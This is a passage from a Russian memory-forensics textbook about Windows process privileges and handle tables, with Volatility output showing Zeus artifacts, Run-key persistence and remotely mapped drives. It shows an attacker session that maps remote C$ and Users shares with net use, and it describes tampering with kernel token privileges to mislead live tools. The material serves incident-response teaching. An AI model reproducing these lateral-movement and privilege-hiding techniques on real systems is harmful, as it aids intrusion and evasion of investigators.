


Рисунок 6-10. Все биты члена `Enabled` *установлены прямым изменением структуры в памяти ядра*

Согласно предыдущему выводу `volshell` и рис. 6-10, в члене `Present` установлено лишь пять битов, а значит, инструменты, работающие в действующей системе, сообщат не более чем о пяти привилегиях. На рис. 6-11 показано, как это выглядит в Process Explorer.




Рисунок 6-11. Process Explorer обманут и сообщает, что включены только пять привилегий

Как и ожидалось, он показывает, что включены только пять привилегий.

Раскрытие истины

Однако если проанализировать дамп памяти VM с помощью плагина `privs`, который использует не ту же логику, что Windows API, будет видно, что включены все привилегии, хотя многие из них даже не присутствуют, чего происходить не должно. Следовательно, `explorer.exe` способен выполнить любую желаемую задачу, тогда как инструменты действующей системы продолжают сообщать, что таких возможностей нет.

```
$ python vol.py -f VistaSP0x64.vmem --profile=VistaSP2x64 privs -p 1824
Volatility Foundation Volatility Framework 2.4
Pid   Process       Privilege                       Attributes
----- ------------  ------------------------------- -------------------
1824  explorer.exe  SeCreateTokenPrivilege          Enabled
1824  explorer.exe  SeAssignPrimaryTokenPrivilege   Enabled
[snip]
1824  explorer.exe  SeRestorePrivilege              Enabled
1824  explorer.exe  SeShutdownPrivilege             Present,Enabled
1824  explorer.exe  SeDebugPrivilege                Enabled
1824  explorer.exe  SeAuditPrivilege                Enabled
1824  explorer.exe  SeSystemEnvironmentPrivilege    Enabled
1824  explorer.exe  SeChangeNotifyPrivilege         Present,Enabled,Default
```

```
1824  explorer.exe  SeRemoteShutdownPrivilege        Enabled
1824  explorer.exe  SeUndockPrivilege                Present,Enabled
1824  explorer.exe  SeSyncAgentPrivilege             Enabled
[snip]
1824  explorer.exe  SeRelabelPrivilege               Enabled
1824  explorer.exe  SeIncreaseWorkingSetPrivilege    Present,Enabled
1824  explorer.exe  SeTimeZonePrivilege              Present,Enabled
1824  explorer.exe  SeCreateSymbolicLinkPrivilege    Enabled
```

Одна оговорка к атаке Сесара состоит в том, что для изменения структуры `_SEP_TOKEN_PRIVILEGES` изначально требуется доступ уровня ядра. Однако цель заключалась в продлении доступа к системе путём обмана инструментов действующей системы и специалистов реагирования на инциденты, а не в эксплуатации уязвимости повышения привилегий.

Дескрипторы процессов

Дескриптор - ссылка на открытый экземпляр объекта ядра, например файла, ключа реестра, мьютекса, процесса или потока. Как обсуждалось в главе 5, существует около 40 различных типов объектов ядра. Перечисляя и анализируя конкретные объекты, к которым процесс обращался в момент захвата памяти, можно сделать ряд значимых для криминалистики выводов: какой процесс читал или записывал определённый файл, какой процесс обращался к одному из ключей запуска реестра и какой процесс отображал удалённые файловые системы.

Время жизни дескриптора

Прежде чем процесс сможет обратиться к объекту, он открывает его дескриптор вызовом такого API, как `CreateFile`, `RegOpenKeyEx` или `CreateMutex`. Эти API возвращают специальный тип данных Windows `HANDLE`, который представляет собой просто индекс в таблице дескрипторов конкретного процесса. Например, при вызове `CreateFile` указатель на соответствующий `_FILE_OBJECT` в памяти ядра помещается в первый свободный слот таблицы дескрипторов вызывающего процесса, а соответствующий индекс, например `0x40`, возвращается. Кроме того, счётчик дескрипторов объекта увеличивается. Затем вызывающий процесс передаёт значение `HANDLE` функциям, выполняющим операции с объектом: чтение, запись, ожидание или удаление. Поэтому такие API, как `ReadFile` и `WriteFile`, работают следующим образом:

1. Найти базовый адрес таблицы дескрипторов вызывающего процесса.
2. Перейти к индексу `0x40`.
3. Получить указатель `_FILE_OBJECT`.
4. Выполнить запрошенную операцию.

Когда процесс заканчивает работу с объектом, он должен закрыть дескриптор вызовом соответствующей функции, например `CloseHandle` или `RegCloseHandle`. Эти API уменьшают счётчик дескрипторов объекта и удаляют указатель на объект из таблицы дескрипторов процесса. После этого индекс таблицы дескрипторов можно использовать заново для хранения объекта другого типа. Однако фактический объект, то есть `_FILE_OBJECT`, не будет освобождён или перезаписан, пока счётчик дескрипторов не достигнет нуля. Это не позволяет одному процессу удалить объект, который сейчас используется другим процессом.

> **Примечание.** Модель таблицы дескрипторов разработана и для удобства, и для безопасности. Она удобна тем, что при каждой операции не требуется передавать полное имя или путь объекта: это нужно только при первоначальном открытии или создании объекта. В целях безопасности модель также помогает скрывать адреса объектов в памяти ядра. Поскольку процессы пользовательского режима никогда не должны напрямую обращаться к объектам ядра, указатели им не нужны. Кроме того, модель предоставляет ядру централизованный способ контролировать доступ к объектам ядра и тем самым применять безопасность на основе SID и привилегий.

Счётчики ссылок и дескрипторы ядра

До сих пор в этом разделе сущностями, взаимодействующими с объектами через дескрипторы, мы называли процессы. Однако модули ядра или потоки режима ядра могут сходным образом вызывать эквивалентные API ядра, например `NtCreateFile`, `NtReadFile` и `NtCreateMutex`. В таком случае дескрипторы выделяются из таблицы дескрипторов процесса `System` с PID 4. Поэтому при выгрузке дескрипторов процесса `System` фактически видны все открытые сейчас ресурсы, запрошенные модулями ядра.

Код ядра может также обращаться к существующим объектам напрямую, не открывая предварительно дескриптор. Например, если адрес объекта известен, можно использовать `ObReferenceObjectByPointer`. Этот API увеличивает счётчик ссылок, а не счётчик дескрипторов, поэтому ОС не удалит объект, пока на него всё ещё ссылаются. Очевидно, рекомендуется вызвать `ObDereferenceObject`, иначе объекты могут сохраняться без необходимости; это называется утечкой дескрипторов или ссылок. Хотя утечки вредны для производительности, они полезны для криминалистики: это похоже на злоумышленника, не убравшего место преступления.

Во многих случаях, даже если дескрипторы закрыты, а ссылки освобождены, объекты всё ещё можно найти сканированием физического адресного пространства, как описано в главе 5. Разумеется, к тому моменту они уже не будут связаны с таблицей дескрипторов процесса, но само их присутствие в RAM по-прежнему может дать расследованию подсказки. Аналогично, после завершения процесса его таблица дескрипторов уничтожается, но это не означает, что одновременно уничтожаются все созданные процессом объекты.

Цели анализа

Ваши цели таковы:

• **Внутреннее устройство таблиц дескрипторов.** Изучение внутреннего устройства дескрипторов и таблиц дескрипторов помогает глубже понимать объекты и артефакты, найденные в дампах памяти.
• **Целевая атрибуция объектов.** Имея индикатор, например имя файла, путь ключа реестра, мьютекс или другой объект, можно проследить его до процесса или процессов, ответственных за создание объекта или обращение к нему.
• **Открытые расследования.** Даже без конкретного исходного списка индикаторов анализ содержимого таблицы дескрипторов даёт множество сведений о поведении и намерениях неизвестного процесса.
• **Обнаружение закрепления в реестре.** Научиться анализировать открытые дескрипторы реестра, чтобы определить, в каких ключах процесс хранит конфигурацию или данные закрепления.

• **Определение удалённых подключённых дисков.** Противники часто ищут IP-адреса и имена других компьютеров рабочей группы или домена, а затем пытаются подключить их для удалённого чтения или записи. По таблицам дескрипторов вы научитесь находить доказательства того, к каким именно системам и путям выполнялся доступ.

Внутреннее устройство таблицы дескрипторов

Член `_EPROCESS.ObjectTable` каждого процесса указывает на таблицу дескрипторов (`_HANDLE_TABLE`). У этой структуры имеется `TableCode`, выполняющий две критически важные функции: он задаёт количество уровней таблицы и указывает на базовый адрес первого уровня. Все процессы начинают с одноуровневой таблицы, показанной на рис. 6-12. Размер таблицы равен одной странице, то есть 4096 байт, и такая схема поддерживает до 512 дескрипторов в 32-разрядной системе или 256 в 64-разрядной. Используемые индексы таблицы содержат структуры `_HANDLE_TABLE_ENTRY`, а неиспользуемые обнулены.

Записи таблицы дескрипторов содержат член `Object`, указывающий на `_OBJECT_HEADER` соответствующего объекта. Переходя по этим полям, можно найти и имя объекта, и его тело, например `_FILE_OBJECT` или `_EPROCESS`.

Некоторым процессам требуется больше открытых дескрипторов, чем допускает одноуровневая таблица. Поэтому Windows может по требованию расширить схему до трёх уровней. Например, в двухуровневой таблице первый уровень по-прежнему представляет собой 4096-байтовый блок памяти, но разделён на 1024 слота в 32-разрядной системе или 512 слотов в 64-разрядной. Каждый слот хранит указатель на массив структур `_HANDLE_TABLE_ENTRY`. Следовательно, на 32-разрядной платформе двухуровневая таблица дескрипторов поддерживает до `1024 * 512 = 524 288` дескрипторов.




Рисунок 6-12. Схема одноуровневой таблицы дескрипторов

Аналогично, трёхуровневая таблица в 32-разрядной системе теоретически поддерживает `1024 * 1024 * 512 = 536 870 912` дескрипторов. Однако, как описано в статье *Pushing the Limits of Windows: Handles* (blogs.technet.com), наблюдаемые ограничения на деле намного ниже. Во-первых, ядро обеспечивает жёстко заданный предел около 16 миллионов. Кроме того, любой процесс, которому одновременно требуется более нескольких тысяч открытых дескрипторов,

вероятно, страдает утечкой таблицы дескрипторов, то есть забывает закрывать их. Поэтому жёстко заданный максимум служит ранним индикатором плохо написанных приложений.

Структуры данных

Следующий вывод показывает структуру таблицы дескрипторов и записи таблицы дескрипторов в 64-разрядных системах Windows 7:

```
>>> dt("_HANDLE_TABLE")
'_HANDLE_TABLE' (104 bytes)
0x0   : TableCode                    ['unsigned long long']
0x8   : QuotaProcess                 ['pointer64', ['_EPROCESS']]
0x10  : UniqueProcessId              ['pointer64', ['void']]
0x18  : HandleLock                   ['_EX_PUSH_LOCK']
0x20  : HandleTableList              ['_LIST_ENTRY']
0x30  : HandleContentionEvent        ['_EX_PUSH_LOCK']
0x38  : DebugInfo                    ['pointer64', ['_HANDLE_TRACE_DEBUG_INFO']]
0x40  : ExtraInfoPages               ['long']
0x44  : Flags                        ['unsigned long']
0x44  : StrictFIFO                   ['BitField',
   {'end_bit': 1, 'start_bit': 0, 'native_type': 'unsigned char'}]
0x48  : FirstFreeHandle              ['unsigned long']
0x50  : LastFreeHandleEntry          ['pointer64', ['_HANDLE_TABLE_ENTRY']]
0x58  : HandleCount                  ['unsigned long']
0x5c  : NextHandleNeedingPool        ['unsigned long']
0x60  : HandleCountHighWatermark     ['unsigned long']
>>> dt('_HANDLE_TABLE_ENTRY')
'_HANDLE_TABLE_ENTRY' (16 bytes)
0x0   : InfoTable                    ['pointer64', ['_HANDLE_TABLE_ENTRY_INFO']]
0x0   : ObAttributes                 ['unsigned long']
0x0   : Object                       ['_EX_FAST_REF']
0x0   : Value                        ['unsigned long long']
0x8   : GrantedAccess                ['unsigned long']
0x8   : GrantedAccessIndex           ['unsigned short']
0x8   : NextFreeTableEntry           ['unsigned long']
0xa   : CreatorBackTraceIndex        ['unsigned short']
```

Ключевые положения

Ключевые положения для `_HANDLE_TABLE` таковы:

• `TableCode`: это значение сообщает количество уровней таблицы и указывает на адрес таблицы верхнего уровня. Двойное назначение достигается битовой маской семь (7). Например, для получения количества таблиц можно вычислить `TableCode & 7`, а для получения адреса - `TableCode & ~7`.
• `QuotaProcess`: указатель на процесс, которому принадлежит таблица дескрипторов. Он полезен, если таблицы дескрипторов находятся посредством сканирования пула, описанного в главе 5, а не перечислением процессов и переходом по их указателю `ObjectTable`.
• `HandleTableList`: связный список таблиц дескрипторов процессов в памяти ядра. Его можно использовать для поиска других таблиц дескрипторов, потенциально даже принадлежащих процессам, исключённым из списка процессов.
• `HandleCount`: общее количество записей таблицы дескрипторов, используемых процессом в настоящий момент. Это поле было удалено начиная с Windows 8 и Server 2012.

Ключевые положения для `_HANDLE_TABLE_ENTRY` таковы:

• `Object`: этот член указывает на `_OBJECT_HEADER` соответствующего объекта. `_EX_FAST_REF` - специальный тип данных, объединяющий сведения счётчика ссылок в младших значащих битах указателя.

• `GrantedAccess`: битовая маска, задающая предоставленные права доступа, например чтение, запись, удаление и синхронизацию, которые владеющий процесс получил для объекта.

Перечисление дескрипторов в памяти

Плагин Volatility `handles` формирует вывод, обходя структуры данных таблицы дескрипторов. При использовании без параметров этот плагин выдаёт наиболее подробный результат: все дескрипторы всех типов объектов во всех процессах. Поэтому следует знать несколько параметров фильтрации:

• **Фильтр по идентификатору процесса.** Параметру `-p`/`--pid` можно передать один или несколько разделённых запятыми идентификаторов процессов.
• **Фильтр по смещению процесса.** Параметру `-o`/`--offset` можно передать физическое смещение структуры `_EPROCESS`.
• **Фильтр по типу объекта.** Если интересует только определённый тип объектов, например файлы или ключи реестра, соответствующие имена можно задать параметром `-t`/`--object-type`. Полный список типов объектов приведён в главе 5; его также можно увидеть, введя `!object \ObjectTypes` в WinDBG.
• **Фильтр по имени.** Имена имеются не у всех объектов. Безымянные объекты очевидно бесполезны при поиске индикаторов по имени, поэтому шум можно уменьшить параметром `--silent`, подавляющим дескрипторы безымянных объектов.

Поиск индикаторов Zeus

Следующий вывод показывает первые несколько дескрипторов PID 632 (`winlogon.exe`). Дамп памяти взят из старой 32-разрядной системы XP, заражённой Zeus (code.google.com). Однако обнаружить заражение трудно, поскольку у процесса около 550 открытых дескрипторов различных типов объектов, вывод которых сокращён для краткости, и не все из них можно сразу распознать.

> **Примечание.** Рецепт 9-5 из *Malware Analyst's Cookbook* содержит исходный код программы C, которая сравнивает дескрипторы всех процессов системы, чтобы исследовать последствия внедрения кода. Код основан на том же API `NtQuerySystemInformation`, который большинство инструментов работающей системы использует для перечисления дескрипторов. Он доступен по адресу code.google.com.

```
$ python vol.py -f zeus.vmem --profile=WinXPSP3x86 -p 632 handles
Volatility Foundation Volatility Framework 2.4
Offset(V)     Pid     Handle     Access Type             Details
---------- ------ ---------- ---------- ---------------- -------
0xe1007e18    632        0x4    0xf0003 KeyedEvent       CritSecOutOfMemoryEvent
0xe1533748    632        0x8        0x3 Directory        KnownDlls
0xe17289f0    632       0x10  0x20f003f Key              MACHINE
0xe1533d28    632       0x14    0xf000f Directory        Windows
0xe1728b10    632       0x18  0x21f0001 Port
0xe16defd8    632       0x1c    0xf001f Section
0x80ffa9c8    632       0x20  0x21f0003 Event
0xe1571708    632       0x24    0x2000f Directory        BaseNamedObjects
0x80f618e8    632       0x28   0x1f0003 Event            crypt32LogoffEvent
[snip]
```

Как показано в следующем примере, поиск можно ограничить файлами и мьютексами, открытыми PID 632, и игнорировать безымянные объекты. Хотя и после этого будет видно около 150 элементов в данном дампе памяти, хорошо известные артефакты Zeus распознать намного проще.

Например, видны файлы `user.ds` и `local.ds`, содержащие конфигурацию и похищенные данные. Файл `sdra64.exe` в каталоге `system32` - первоначальный установщик Zeus.

```
$ python vol.py -f zeus.vmem --profile=WinXPSP3x86 -p 632 handles
      -t File,Mutant
      --silent
Volatility Foundation Volatility Framework 2.4
Offset(V)     Pid     Handle     Access Type             Details
---------- ------ ---------- ---------- ---------------- -------
[snip]
0x80ff7b90    632      0x104   0x120089 File
\Device\HarddiskVolume1\WINDOWS\system32\lowsec\user.ds
 [snip]
0xff12bb40    632      0x644   0x120089 File
\Device\HarddiskVolume1\WINDOWS\system32\sdra64.exe
0xff13a470    632      0x648   0x120089 File
\Device\HarddiskVolume1\WINDOWS\system32\lowsec\local.ds
0xff1e6b10    632      0x6dc   0x120116 File             \Device\Tcp
0xff1e6a38    632      0x6e0   0x1200a0 File             \Device\Tcp
0xff206778    632      0x6e4   0x1200a0 File             \Device\Ip
0xff1e6610    632      0x6e8   0x100003 File             \Device\Ip
0xff1e6578    632      0x6ec   0x1200a0 File             \Device\Ip
0x80f5cd78    632      0x898   0x12019f File
\Device\NamedPipe\_AVIRA_2109
0xff1e7dc0    632      0x8bc   0x1f0001 Mutant           _AVIRA_2109
```

Можно также заметить несколько открытых дескрипторов `\Device\Tcp` и `\Device\Ip`. Они явно отличаются от дескрипторов файлов с префиксом `\Device\HarddiskVolume1`. В частности, `Tcp` и `Ip` - не файлы на жёстком диске машины. Это описано в главе 11, но по существу здесь видны артефакты сетевых сокетов, созданных процессом. Хотя сокеты не являются файлами, они поддерживают сходные операции: открытие, чтение, запись и удаление. Поэтому одна подсистема дескрипторов способна обслуживать и файлы, и сетевые сокеты.

Аналогично, именованные каналы также представлены как объекты файлов. Поэтому, если вредоносная программа создаёт именованный канал для межпроцессного взаимодействия или перенаправления вывода командной оболочки бэкдора в файл, можно определить участвующие процессы при условии, что известно имя созданного канала. В данном случае его легко распознать, поскольку имя используемого Zeus канала совпадает со стандартным мьютексом, который программа создаёт для обозначения своего присутствия в системе (`_AVIRA_`).

Обнаружение закрепления в реестре

Вредоносные программы часто используют реестр для закрепления. Чтобы записать соответствующие значения, вредоносный процесс сначала должен открыть дескриптор нужного ключа реестра. Следующий пример показывает, насколько очевидны признаки, когда вредоносная программа выбирает хорошо известное место, например ключ `Run`, и одновременно страдает утечкой дескрипторов. Следует распознать не только имя ключа реестра, но и наличие множества открытых дескрипторов одного ключа. Вывод выглядит так:

```
$ python vol.py -f laqma.mem --profile=WinXPSP3x86 handles
      --object-type=Key
      --pid=1700
Volatility Foundation Volatility Framework 2.4
Offset(V)     Pid     Handle     Access Type             Details
---------- ------ ---------- ---------- ---------------- -------
0xe12b6cb0   1700       0x10  0x20f003f Key              MACHINE
0xe12ae0e8   1700       0x60    0xf003f Key
MACHINE\SYSTEM\CONTROLSET001\SERVICES\WINSOCK2\PARAMETERS\PROTOCOL_CATALOG9
0xe17a1c08   1700       0x68    0xf003f Key
MACHINE\SYSTEM\CONTROLSET001\SERVICES\WINSOCK2\PARAMETERS\NAMESPACE_CATALOG5
0xe12382d8   1700       0x88    0xf003f Key
MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN
```

```
0xe1ee99a8   1700       0x90    0xf003f Key
MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN
0xe1fc7f18   1700       0x94    0xf003f Key
MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN
0xe161bfb8   1700       0x98    0xf003f Key
MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN
0xe18bbaf8   1700       0x9c    0xf003f Key
MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN
0xe12a0348   1700       0xa0    0xf003f Key
MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN
0xe1307598   1700       0xa4    0xf003f Key
MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN
0xe150fb88   1700       0xa8    0xf003f Key
MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN
0xe12e38f0   1700       0xac    0xf003f Key
MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN
[snip]
```

У процесса почти 20 открытых дескрипторов ключа `RUN`, не все из которых показаны. Это указывает на ошибку кода, не закрывающего дескрипторы после открытия. Скорее всего, здесь имеется периодически выполняемый цикл, проверяющий сохранность значений закрепления на случай их удаления антивирусом или администратором. Разумеется, артефакты не всегда столь очевидны, а открытый дескриптор ключа ещё не означает, что процесс добавил значения. Однако подозрения всегда можно подтвердить плагином `printkey` (см. главу 10), исследовав фактические данные ключа:

```
$ python vol.py -f laqma.mem printkey -K "MICROSOFT\WINDOWS\CURRENTVERSION\RUN"
Volatility Foundation Volatility Framework 2.4
Legend: (S) = Stable   (V) = Volatile
----------------------------
Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\software
Key name: Run (S)
Last updated: 2012-11-28 03:05:07 UTC+0000
Subkeys:
Values:
REG_SZ        BluetoothAuthenticationAgent : (S) rundll32.exe
bthprops.cpl,,BluetoothAuthenticationAgent
REG_SZ        VMware User Process : (S)
      "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
REG_SZ        lanmanwrk.exe   : (S)
      C:\WINDOWS\System32\lanmanwrk.exe
REG_SZ        KernelDrv.exe clean : (S)
      C:\WINDOWS\system32\KernelDrv.exe clean
```

Судя по именам, последние две записи выглядят подозрительно: они заставляют `lanmanwrk.exe` и `KernelDrv.exe` автоматически запускаться при каждой загрузке. Этот ключ запуска - одно из самых распространённых мест закрепления, поэтому вы, вероятно, всё равно проверили бы его и нашли подозрительные записи. Однако описанный здесь метод с плагином `handles` позволяет связать записи с конкретным создавшим их процессом.

Определение удалённых подключённых дисков

Многие противники используют такие команды, как `net view` и `net use`, чтобы исследовать окружающую сеть и подключать удалённые диски. Получение доступа на чтение к файловому серверу Server Message Block (SMB) компании или доступа на запись к различным рабочим станциям и серверам предприятия может привести к успешному боковому перемещению. Однако в таких случаях машина, выполняющая разведку, имеет открытые сетевые соединения с удалёнными системами и индикаторы этой активности в таблицах дескрипторов процессов.

Следующий пример показывает, как злоумышленник перемещается по сети, подключая два удалённых диска. Каталог `Users` системы с именем `WIN-464MMR807GF` подключается как `P`, а ресурс

C$ системы LH-7J277PJ9J85I - как Q. Если ресурс ADMIN$ не защищён, злоумышленник может подключить и его тем же способом. После подключения дисков злоумышленник меняет текущий рабочий каталог командной оболочки на папку документов определённого пользователя.

```
C:\Users\Jimmy>net view
Server Name            Remark
-----------------------------------------
\\JAN-DF663B3DBF1
\\LH-7J277PJ9J85I
\\WIN-464MMR8O7GF
The command completed successfully.
C:\Users\Jimmy>net use p: \\WIN-464MMR8O7GF\Users
The command completed successfully.
C:\Users\Jimmy>net use q: \\LH-7J277PJ9J85I\C$
The command completed successfully.
C:\Users\Jimmy>net use
New connections will be remembered.
Status       Local     Remote                    Network
-------------------------------------------------------------------------------
OK           P:        \\WIN-464MMR8O7GF\Users   Microsoft Windows Network
OK           Q:        \\LH-7J277PJ9J85I\C$      Microsoft Windows Network
The command completed successfully.
C:\Users\Jimmy>cd Q:\Users\Sharm\Documents
Q:\Users\Sharm\Documents
```

Секрет поиска доказательств удалённых подключённых дисков в памяти состоит в поиске дескрипторов файлов с префиксами \Device\Mup и \Device\LanmanRedirector. MUP, Multiple Universal Naming Convention (UNC) Provider, - компонент режима ядра, направляющий запросы доступа к удалённым файлам по именам UNC соответствующему сетевому перенаправителю. В данном случае LanmanRedirector обслуживает протокол SMB.

Ниже показан пример вывода плагина handles на машине первого перехода, к которой злоумышленник получил доступ изначально. Система работала под управлением 64-разрядной Vista SP2.

```
$ python vol.py -f hop.mem --profile=VistaSP2x64 handles -t File | grep Mup
Volatility Foundation Volatility Framework 2.4
Offset(V)             Pid       Handle      Access Type     Details
------------------ ------ ------------ ----------- -------- -------
[snip]
0xfffffa8001345c80    752         0xfc     0x100000 File
\Device\Mup\;P:000000000002210f\WIN-464MMR8O7GF\Users
0xfffffa8003f02050    752        0x200     0x100000 File    \Device\Mup
0xfffffa80042c9f20    752        0x204     0x100000 File    \Device\Mup
0xfffffa80042dc410    752        0x208     0x100000 File    \Device\Mup
0xfffffa800433cf20    752        0x244     0x100000 File    \Device\Mup
0xfffffa800429cb10    752        0x258     0x100000 File    \Device\Mup
0xfffffa800134b190    752        0x264     0x100000 File
\Device\Mup\;Q:000000000002210f\LH-7J277PJ9J85I\C$
0xfffffa800132b450   1544          0x8     0x100020 File
\Device\Mup\;Q:000000000002210f\LH-7J277PJ9J85I\C$\Users\Jimmy\Documents
```

Здесь имеются несколько обычных дескрипторов \Device\Mup, что нормально. Интерес представляют несколько выделенных в источнике дескрипторов, поскольку они фактически показывают букву локального диска, удалённое имя NetBIOS и имя ресурса или путь файловой системы. Также показаны два разных PID: 752 и 1544. В данном случае 752 - экземпляр svchost.exe, выполняющий службу LanmanWorkstation; он создаёт и поддерживает клиентские сетевые соединения с удалёнными серверами по протоколу SMB. PID 1544 - оболочка cmd.exe, имеющая дескриптор C$\Users\Jimmy\Documents вследствие перехода злоумышленника в этот каталог.

Другой способ обнаружить удалённые подключённые ресурсы, который можно совместить с методом дескрипторов, - исследовать символические ссылки плагином symlinkscan. Эти объекты

ядра могут связывать букву диска, например `Q` или `P`, с перенаправленным путём. Например, вывод выглядит так:

```
$ python vol.py -f hop.mem --profile=VistaSP2x64 symlinkscan
Volatility Foundation Volatility Framework 2.4
Offset(P)            #Ptr   #Hnd Creation time                   From       To
------------------ ------ ------ ------------------------------ ---------- --
0x0000000024b0c6c0      1      0 2014-02-25 21:41:12 UTC+0000   Q:
\Device\LanmanRedirector\;Q:0...00002210f\LH-7J277PJ9J85I\C$
0x0000000026f4a800      1      0 2014-02-25 21:40:45 UTC+0000   P:
\Device\LanmanRedirector\;P:0...02210f\WIN-464MMR8O7GF\Users
```

Одно из преимуществ объединения методик состоит в том, что `symlinkscan` сообщает также точное время подключения удалённого ресурса. Включив его в временную шкалу или, что ещё лучше, извлекши историю команд злоумышленника из `cmd.exe` (см. главу 17), можно быстро ответить на множество вопросов о действиях, выполненных в системе или сети жертвы.

Итоги

Искомые доказательства и порядок их поиска меняются от дела к делу. Однако, по нашему опыту, просмотр процессов - разумная отправная точка, поскольку он даёт представление о работающих приложениях. Анализируя список процессов, помните, что вредоносные программы часто скрываются, маскируясь под критические системные процессы или исключая процесс из списка процессов ядра. Если процесс нельзя полностью идентифицировать по имени, воспользуйтесь дескрипторами, чтобы определить, к каким ресурсам операционной системы он обращается. Также подумайте, должна ли учётная запись пользователя, от имени которой работает процесс, иметь право выполнять эти действия. Накопив опыт подобных расследований, можно создавать списки индикаторов, обмениваться ими с другими аналитиками сообщества и по существу автоматизировать процедуру, экономя время в будущем.

Глава 7. Внутреннее устройство памяти процесса

Даже после многих лет работы с RAM количество доказательств, которые можно найти в памяти процесса, не перестаёт нас удивлять. Хотя артефакты в памяти ядра, например `_EPROCESS`, способны сообщить полезные подробности, фактически используемая процессом память чрезвычайно насыщена данными, раскрывающими ценную информацию о текущем состоянии процесса. К таким данным относятся, помимо прочего, всё содержимое, обработанное приложением, полученное по сети или через интерактивный пользовательский ввод; отображённые файлы; разделяемые библиотеки; пароли; операции с кредитными картами в системах точек продаж (POS); а также закрытые структуры электронной почты, документов и журналов чатов.

В этой главе анализируются различные интерфейсы прикладного программирования (API), используемые для выделения разных типов данных, и рассматривается перечисление областей памяти процессов посредством криминалистического анализа памяти. При этом вы увидите, как по характеристикам диапазонов памяти, например разрешениям, флагам и размерам, определять, какие данные они содержат. Вы также узнаете инструменты и методы извлечения всей памяти процесса, по крайней мере адресуемой и резидентной, или отдельных диапазонов в файл для дальнейшего анализа внешними средствами, например антивирусными сканерами и дизассемблерами. Наконец, мы представим несколько способов поиска шаблонов в памяти процессов с использованием API Volatility и сигнатур Yara.

Что находится в памяти процесса?

